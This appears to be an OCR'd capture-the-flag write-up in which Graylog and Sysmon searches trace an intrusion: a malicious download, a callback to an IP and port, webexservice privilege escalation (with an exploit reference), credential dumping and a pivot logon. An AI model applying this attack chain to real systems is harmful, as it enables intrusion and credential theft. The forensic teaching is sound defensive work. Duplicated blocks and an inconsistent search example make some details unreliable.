
I also found it helpful to sort in ascending timestamp order (oldest entries first), which is not the default so for each search you need to click on the timestamp search order icon (down-arrow icon) again:



After you search around for a while, you start to see events of interest falling within this time range, so you can limit most of your searches to this range using the "absolute" option available with the blue time button in the upper left.

```
2019-11-19 05:23:45
2019-11-19 06:16:00
```

Since Sysmon event id 2 is a file creation, add this to the earlier search and the event of interest for this question is below



The answer to Question 1 is: C:\Users\minty\Downloads\cookie_recipe.exe

Question 1:

Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.

What is the full-path + filename of the first malicious file downloaded by Minty?

Answer: C:\Users\minty\Downloads\cookie_recipe.exe


*We can find this searching for sysmon file creation event id **2** with a process named **firefox.exe** and not junk **.temp files**. We can use regular expressions to include or exclude patterns:*

```
TargetFilename:/.+\.pdf/
```

Question 2:
The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?

Since Sysmon event id 3 indicates network connections and we know the name of the malicious file from question 1, the following search will give us the event of interest:

```
EventID:3 AND "*cookie_recipe.exe*"
```



The answer to Question 2 is: 192.168.247.175:4444

Question 2:

The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the **ip:port** the malicious file connected to first?


Answer: 192.168.247.175:4444


*We can pivot off the answer to our first question using the binary path as our **ProcessImage**.*

Question 3:
What was the first command executed by the attacker?

Since Sysmon event id 1 indicates new process creation and it will likely be a child of the malicious payload we already know, the following search will give us the event of interest:

```
EventID:1 AND ParentProcessImage:"C:\\Users\\minty\\Downloads\\cookie_recipe.exe"
```





The answer to Question 3 is: whoami

Question 3:

What was the first command executed by the attacker?

(answer is a single word)


Answer: whoami


*Since all commands (sysmon event id 1) by the attacker are initially running through the **cookie_recipe.exe** binary, we can set its full-path as our **ParentProcessImage** to find child processes it creates sorting on timestamp.*


Question 4:
What is the one-word service name the attacker used to escalate privileges?

In this case I searched for events with this ParentProcessImage and then looked through the results looking for suspicious activity. Finding "`sc start`" for the *webexservice* with a parameter for "`wmic process call create`" on an exe in the User's download directory was the red flag ([CVE-2019-1674] / https://www.exploit-db.com/exploits/46479):

```
ParentProcessImage:"C:\\Users\\minty\\Downloads\\cookie_recipe.exe"
```







The answer to Question 4 is: webexservice

Question 4:

What is the one-word service name the attacker used to escalate privileges?


Answer: webexservice


*Continuing on using the **cookie_reciper.exe** binary as our **ParentProcessImage**, we should see some more commands later on related to a service.*

Question 5:
What is the file-path + filename of the binary ran by the attacker to dump credentials?

In this case I searched for events with the ParentProcessImage `cookie_recipe2.exe` since this is the malicious payload that was being launched by the *webexservice* and would be running with elevated privileges (SYSTEM) to dump credentials. See below where the attacker downloads *a well-known credential dumping tool* and saves it as `cookie.exe`. Then runs it.

```
ParentProcessImage:"C:\\Users\\minty\\Downloads\\cookie_recipe2.exe"
```





The answer to Question 5 is: C:\cookie.exe

Question 5:

What is the file-path + filename of the binary ran by the attacker to dump credentials?


Answer: C:\cookie.exe

*The attacker elevates privileges using the vulnerable **webexservice** to run a file called **cookie_recipe2.exe**. Let's use this binary path in our **ParentProcessImage** search.*

Question 6:
The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?

Patient zero was Minty's computer which is: `ELFU-RES-WKS1` and with user "minty" on that system. If we've checked/enabled the *UserAccount* and *AccountDomain* fields and do the following search below, we'll see pivot events (which require a successful logon - Event ID 4624) of interest with user **alabaster**.

```
EventID:4624 AND NOT "*VMWare*" AND NOT "*CommAmqpListener*" AND NOT "*svchost.exe*" AND NOT "*autochk.exe*" AND NOT "*smss.exe*" AND NOT "*taskhostw.exe*" AND NOT "*MSASCui.exe*"
```



2019-11-19 05:47:33.000 elfu-res-wks1 - alabaster elfu-res-wks1 4624 DEFANELF 192.168.247.175

5e04a030-1b70-11ea-b211-0242ac120005

Permalink | Copy ID | Show surrounding messages | Test against stream

Received by
Syslog TCP on 83d46e5e / 61a0de1ff3c0

Stored in index
graylog_0

Routed into streams
- All messages

AccountDomain
-

AccountName
alabaster

AuthenticationPackage
NTLM

DestinationHostname
elfu-res-wks1

EventID
4624

LogonProcess
NtLmSsp

LogonType
3

SourceHostName
DEFANELF

SourceNetworkAddress
192.168.247.175

UserAccount
-

UserAccountSID
S-1-0-0

WindowsLogType
Security

